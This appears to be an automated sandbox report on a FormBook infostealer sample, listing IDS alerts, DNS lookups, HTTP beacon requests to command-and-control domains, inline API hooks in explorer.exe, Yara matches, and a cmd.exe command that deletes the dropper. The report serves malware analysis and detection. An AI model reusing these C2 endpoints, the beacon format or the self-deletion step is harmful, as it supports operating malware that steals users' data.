mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	2021 (C) AuditFlags International
Assembly Version	11.84.0.0
InternalName	UnmanagedFunctionPointerAttribute.exe
FileVersion	11.84.0.0
CompanyName	AuditFlags International
LegalTrademarks	AuditFlags
Comments	Non Versionable Attribute
ProductName	Non Versionable Attribute
ProductVersion	11.84.0.0
FileDescription	Non Versionable Attribute
OriginalFilename	UnmanagedFunctionPointerAttribute.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-07:59:50.114978	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.5	34.102.136.180
01/27/21-07:59:50.114978	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.5	34.102.136.180
01/27/21-07:59:50.114978	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49735	80	192.168.2.5	34.102.136.180
01/27/21-07:59:50.255307	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49735	34.102.136.180	192.168.2.5

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:59:29.024792910 CET	49733	80	192.168.2.5	64.92.125.40
Jan 27, 2021 07:59:29.190774918 CET	80	49733	64.92.125.40	192.168.2.5
Jan 27, 2021 07:59:29.192920923 CET	49733	80	192.168.2.5	64.92.125.40
Jan 27, 2021 07:59:29.193078995 CET	49733	80	192.168.2.5	64.92.125.40
Jan 27, 2021 07:59:29.359106064 CET	80	49733	64.92.125.40	192.168.2.5
Jan 27, 2021 07:59:29.702910900 CET	49733	80	192.168.2.5	64.92.125.40
Jan 27, 2021 07:59:29.908411026 CET	80	49733	64.92.125.40	192.168.2.5
Jan 27, 2021 07:59:31.009610891 CET	80	49733	64.92.125.40	192.168.2.5
Jan 27, 2021 07:59:31.009732008 CET	49733	80	192.168.2.5	64.92.125.40
Jan 27, 2021 07:59:31.032672882 CET	80	49733	64.92.125.40	192.168.2.5
Jan 27, 2021 07:59:31.032784939 CET	49733	80	192.168.2.5	64.92.125.40
Jan 27, 2021 07:59:31.033082962 CET	80	49733	64.92.125.40	192.168.2.5
Jan 27, 2021 07:59:31.033155918 CET	49733	80	192.168.2.5	64.92.125.40
Jan 27, 2021 07:59:50.072025061 CET	49735	80	192.168.2.5	34.102.136.180
Jan 27, 2021 07:59:50.114202023 CET	80	49735	34.102.136.180	192.168.2.5
Jan 27, 2021 07:59:50.114342928 CET	49735	80	192.168.2.5	34.102.136.180
Jan 27, 2021 07:59:50.114978075 CET	49735	80	192.168.2.5	34.102.136.180
Jan 27, 2021 07:59:50.155109882 CET	80	49735	34.102.136.180	192.168.2.5
Jan 27, 2021 07:59:50.255306959 CET	80	49735	34.102.136.180	192.168.2.5
Jan 27, 2021 07:59:50.255347013 CET	80	49735	34.102.136.180	192.168.2.5
Jan 27, 2021 07:59:50.255507946 CET	49735	80	192.168.2.5	34.102.136.180
Jan 27, 2021 07:59:50.255717993 CET	49735	80	192.168.2.5	34.102.136.180
Jan 27, 2021 07:59:50.295730114 CET	80	49735	34.102.136.180	192.168.2.5
Jan 27, 2021 08:00:10.509851933 CET	49736	80	192.168.2.5	194.245.148.189
Jan 27, 2021 08:00:10.556806087 CET	80	49736	194.245.148.189	192.168.2.5
Jan 27, 2021 08:00:10.557826996 CET	49736	80	192.168.2.5	194.245.148.189
Jan 27, 2021 08:00:10.558022976 CET	49736	80	192.168.2.5	194.245.148.189
Jan 27, 2021 08:00:10.604692936 CET	80	49736	194.245.148.189	192.168.2.5
Jan 27, 2021 08:00:10.607960939 CET	80	49736	194.245.148.189	192.168.2.5
Jan 27, 2021 08:00:10.607995033 CET	80	49736	194.245.148.189	192.168.2.5
Jan 27, 2021 08:00:10.608016968 CET	80	49736	194.245.148.189	192.168.2.5
Jan 27, 2021 08:00:10.608032942 CET	80	49736	194.245.148.189	192.168.2.5
Jan 27, 2021 08:00:10.608149052 CET	49736	80	192.168.2.5	194.245.148.189
Jan 27, 2021 08:00:10.608197927 CET	49736	80	192.168.2.5	194.245.148.189
Jan 27, 2021 08:00:10.608289957 CET	49736	80	192.168.2.5	194.245.148.189

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:57:58.440839052 CET	63183	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:57:58.490222931 CET	53	63183	8.8.8.8	192.168.2.5
Jan 27, 2021 07:57:59.328607082 CET	60151	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:57:59.376739979 CET	53	60151	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:00.277470112 CET	56969	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:00.335690022 CET	53	56969	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:01.497149944 CET	55161	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:01.548069000 CET	53	55161	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:21.081209898 CET	54757	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:21.139816999 CET	53	54757	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:27.701939106 CET	49992	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:27.752819061 CET	53	49992	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:47.718944073 CET	60075	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:47.771584034 CET	53	60075	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:49.283528090 CET	55016	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:49.349827051 CET	53	55016	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:51.628947020 CET	64345	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:51.650652885 CET	57128	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:58:51.687107086 CET	53	64345	8.8.8.8	192.168.2.5
Jan 27, 2021 07:58:51.708939075 CET	53	57128	8.8.8.8	192.168.2.5
Jan 27, 2021 07:59:05.902718067 CET	54791	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:59:05.978482008 CET	53	54791	8.8.8.8	192.168.2.5
Jan 27, 2021 07:59:28.342371941 CET	50463	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:59:28.393296957 CET	53	50463	8.8.8.8	192.168.2.5
Jan 27, 2021 07:59:28.835100889 CET	50394	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:59:29.020076990 CET	53	50394	8.8.8.8	192.168.2.5
Jan 27, 2021 07:59:30.042473078 CET	58530	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:59:30.093532085 CET	53	58530	8.8.8.8	192.168.2.5
Jan 27, 2021 07:59:50.007734060 CET	53813	53	192.168.2.5	8.8.8.8
Jan 27, 2021 07:59:50.070718050 CET	53	53813	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:10.439079046 CET	63732	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:10.508335114 CET	53	63732	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:30.783189058 CET	57344	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:30.906291008 CET	53	57344	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:39.376478910 CET	54450	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:39.435245037 CET	53	54450	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:40.170747995 CET	59261	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:40.222067118 CET	53	59261	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:40.903573990 CET	57151	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:40.960308075 CET	53	57151	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:41.603605032 CET	59413	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:41.661587000 CET	53	59413	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:42.446280956 CET	60516	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:42.503348112 CET	53	60516	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:43.197535038 CET	51649	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:43.254858017 CET	53	51649	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:44.065562963 CET	65086	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:44.124996901 CET	53	65086	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:45.182440042 CET	56432	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:45.239021063 CET	53	56432	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:46.471395016 CET	52929	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:46.531291008 CET	53	52929	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:48.017504930 CET	64317	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:48.065536976 CET	53	64317	8.8.8.8	192.168.2.5
Jan 27, 2021 08:00:53.543128967 CET	61004	53	192.168.2.5	8.8.8.8
Jan 27, 2021 08:00:53.785362959 CET	53	61004	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 07:59:05.902718067 CET	192.168.2.5	8.8.8.8	0xe40e	Standard query (0)	www.plante rboxgarden er.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:59:28.835100889 CET	192.168.2.5	8.8.8.8	0x307f	Standard query (0)	www.topres tau.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:59:50.007734060 CET	192.168.2.5	8.8.8.8	0xb134	Standard query (0)	www.bistro lartichaut.com	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:10.439079046 CET	192.168.2.5	8.8.8.8	0x6ea8	Standard query (0)	www.firstb yphone.com	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:30.783189058 CET	192.168.2.5	8.8.8.8	0x3010	Standard query (0)	www.xn--fl lessang-g3a.com	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:53.543128967 CET	192.168.2.5	8.8.8.8	0x8ec	Standard query (0)	www.douyzq dsgl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 07:59:05.978482008 CET	8.8.8.8	192.168.2.5	0xe40e	Name error (3)	www.plante rboxgarden er.com	none	none	A (IP address)	IN (0x0001)
Jan 27, 2021 07:59:29.020076990 CET	8.8.8.8	192.168.2.5	0x307f	No error (0)	www.topres tau.com	toprestau.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 07:59:29.020076990 CET	8.8.8.8	192.168.2.5	0x307f	No error (0)	toprestau.com		64.92.125.40	A (IP address)	IN (0x0001)
Jan 27, 2021 07:59:50.070718050 CET	8.8.8.8	192.168.2.5	0xb134	No error (0)	www.bistro lartichaut.com	bistrolartichaut.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 07:59:50.070718050 CET	8.8.8.8	192.168.2.5	0xb134	No error (0)	bistrolart ichaut.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 08:00:10.508335114 CET	8.8.8.8	192.168.2.5	0x6ea8	No error (0)	www.firstbyphone.com		194.245.148.189	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:30.906291008 CET	8.8.8.8	192.168.2.5	0x3010	Server failure (2)	www.xn--fllessang-g3a.com	none	none	A (IP address)	IN (0x0001)
Jan 27, 2021 08:00:53.785362959 CET	8.8.8.8	192.168.2.5	0x8ec	Server failure (2)	www.douyzqdsgl.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.toprestau.com
- www.bistrolartichaut.com
- www.firstbyphone.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49733	64.92.125.40	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:59:29.193078995 CET	4739	OUT	GET /gbr/?ExlPdj=nhAt8Z8LHJDSJ38oPYfO+brGMc7hoePPt0UT7/rkXoSmXfJRpMQb8gX/3j1aoGmg1yg5&8p=FjoPdvK0HvW0 HTTP/1.1 Host: www.toprestau.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 07:59:31.009610891 CET	4749	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 27 Jan 2021 06:59:29 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://toprestau.com/gbr/?ExlPdj=nhAt8Z8LHJDSJ38oPYfO+brGMc7hoePPt0UT7/rkXoSmXfJRpMQb8gX/3j1aoGmg1yg5&8p=FjoPdvK0HvW0 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 32 0d 0a 0d 0a 0d 0a Data Ascii: 2

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49735	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:59:50.114978075 CET	4752	OUT	GET /gbr/?8p=FjoPdvK0HvW0&ExlPdj=Iv22WWjBKqQBYt0GN1Q3exOP7ZZ1MpJKXobvjkOcU9p13P0mNXwz/8InMIRVOTv7wUKT HTTP/1.1 Host: www.bistrolartichaut.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 07:59:50.255306959 CET	4752	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 27 Jan 2021 06:59:50 GMT Content-Type: text/html Content-Length: 275 ETag: "600b4d20-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49736	194.245.148.189	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 27, 2021 08:00:10.558022976 CET	4754	OUT	GET /gbr/?ExlPdj=9T+hwsCOJ30KUotVp56F2oUIcU+kzNAqslJ8t+71ysezeCdq1RydECu9CMdgx5D0Nzh8&8p=FjoPdvK0HvW0 HTTP/1.1 Host: www.firstbyphone.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 27, 2021 08:00:10.607960939 CET	4754	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Joker.com HTTP Parking Server Date: Wed, 27 Jan 2021 07:00:10 GMT Last-Modified: Wed, 27 Jan 2021 07:00:10 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check= 0, pre-check=0, max-age=3600 Expires: Fri, 01 Jan 2016 00:00:00 GMT Content-Length: 1840 Connection: Close

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xEE
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xEE
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8B 0xBE 0xEE
GetMessageA	INLINE	0x48 0x8B 0xB8 0x83 0x3E 0xEE

Statistics

Behavior



System Behavior

Analysis Process: SPECIFICATION REQUEST.exe PID: 2952 Parent PID: 5680

General

Start time:	07:58:02
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\SPECIFICATION REQUEST.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\SPECIFICATION REQUEST.exe'
Imagebase:	0x330000
File size:	939520 bytes
MD5 hash:	E7D7F8B02DD023F31B46E5BB265C7224
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.234689042.0000000002A35000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.234997361.00000000039B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.234997361.00000000039B1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.234997361.00000000039B1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA6CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA6CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SPECIFICATION REQUEST.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD7C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SPECIFICATION REQUEST.exe.log	unknown	1400	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DD7C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA45705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA45705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA4CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9A03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9A03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA45705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA45705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8B1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8B1B4F	ReadFile

Analysis Process: SPECIFICATION REQUEST.exe PID: 6104 Parent PID: 2952

General

Start time:	07:58:04
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\SPECIFICATION REQUEST.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\SPECIFICATION REQUEST.exe
Imagebase:	0x680000
File size:	939520 bytes
MD5 hash:	E7D7F8B02DD023F31B46E5BB265C7224
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.275652340.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.275652340.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.275652340.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.276091208.0000000001030000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.276091208.0000000001030000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.276091208.0000000001030000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.276039902.0000000000FF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.276039902.0000000000FF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.276039902.0000000000FF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6104

General

Start time:	07:58:09
Start date:	27/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 5964 Parent PID: 3472

General

Start time:	07:58:21
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x1280000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.603741374.00000000005B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.603741374.00000000005B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.603741374.00000000005B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.605460849.0000000000D70000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.605460849.0000000000D70000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.605460849.0000000000D70000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.604735296.0000000000C20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.604735296.0000000000C20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.604735296.0000000000C20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	5C9E57	NtReadFile

Analysis Process: cmd.exe PID: 2264 Parent PID: 5964

General

Start time:	07:58:25
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\SPECIFICATION REQUEST.exe'
Imagebase:	0xa10000

File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 1012 Parent PID: 2264

General

Start time:	07:58:25
Start date:	27/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff797770000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis